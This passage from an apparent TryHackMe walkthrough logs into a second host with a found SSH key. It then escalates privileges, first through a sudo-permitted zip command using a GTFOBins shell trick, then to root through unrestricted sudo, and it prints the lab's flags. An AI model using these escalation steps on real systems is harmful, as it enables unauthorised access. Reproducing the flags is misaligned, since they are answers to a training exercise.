An unencrypted ssh key!

Remember the other IP address? We could try to connect to that one, using the SSH key

We are really on roll now, we get access to the other system using the SSH key:

```
$ ssh 192.168.100.1
ssh 192.168.100.1

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Apr 25 10:35:03 2020 from 192.168.100.100
$
```

One of the first things you should always try is to see if you can run commands through sudo without a password:

```
$ sudo -l
sudo -l
Matching Defaults entries for wileec on Securus:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User wileec may run the following commands on Securus:
    (jsmith) NOPASSWD: /usr/bin/zip
$
```


Apparently, we may use the zip command, as user jsmith. This is interesting… what can we do with zip?

If you look at gtfobins (https://gtfobins.github.io/) we can see how we may leverage zip:

Sudo

It runs in privileged context and may be used to access the file system, escalate or maintain access with elevated privileges if enabled on `sudo`.

```
TF=$(mktemp -u)
sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo rm $TF
```



This might work, it spawns a shell under the new user, and lo and behold: it works:

```
$ TF=$(mktemp -u)
TF=$(mktemp -u)
$ sudo -u jsmith /usr/bin/zip $TF /etc/hosts -T -TT 'sh #'
sudo -u jsmith /usr/bin/zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 32%)
$ id
id
uid=1003(jsmith) gid=1003(jsmith) groups=1003(jsmith)
```

And we're mr or mrs Smith (and admit, who does not want to be a Mr. or Mrs. Smith once in their life?), as an extra reward, there is
another flag there:

```
$ ls -al
ls -al
total 24
drwxrwx--- 2 jsmith jsmith 4096 Apr 25 12:39 .
drwxr-xr-x 5 root   root   4096 Apr 25 10:42 ..
-rw-r--r-- 1 jsmith jsmith  220 Nov  5  2016 .bash_logout
-rw-r--r-- 1 jsmith jsmith 3515 Nov  5  2016 .bashrc
-rw-r--r-- 1 wileec wileec   33 Apr 25 12:21 flag2.txt
-rw-r--r-- 1 jsmith jsmith  675 Nov  5  2016 .profile
$
```

```
$ cat flag2.txt
cat flag2.txt
THM{Welcome_Home_Wile_E_Coyote!}
$
```

So, the final step is to escalate to root. Again, we check our sudo rights:

```
$ sudo -l
sudo -l
Matching Defaults entries for jsmith on Securus:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jsmith may run the following commands on Securus:
    (ALL : ALL) NOPASSWD: ALL
```

Nice!

This gives us root access via sudo -s and we have found the root flag:

```
# pwd && whoami && hostname && cat flag3.txt
pwd && whoami && hostname && cat flag3.txt
/root
root
Securus
THM{Great_work!_You_pwned_Erit_Securus_1!}
#
```

And this completes the machine.

We hope you enjoy pwning it as much as we enjoyed building it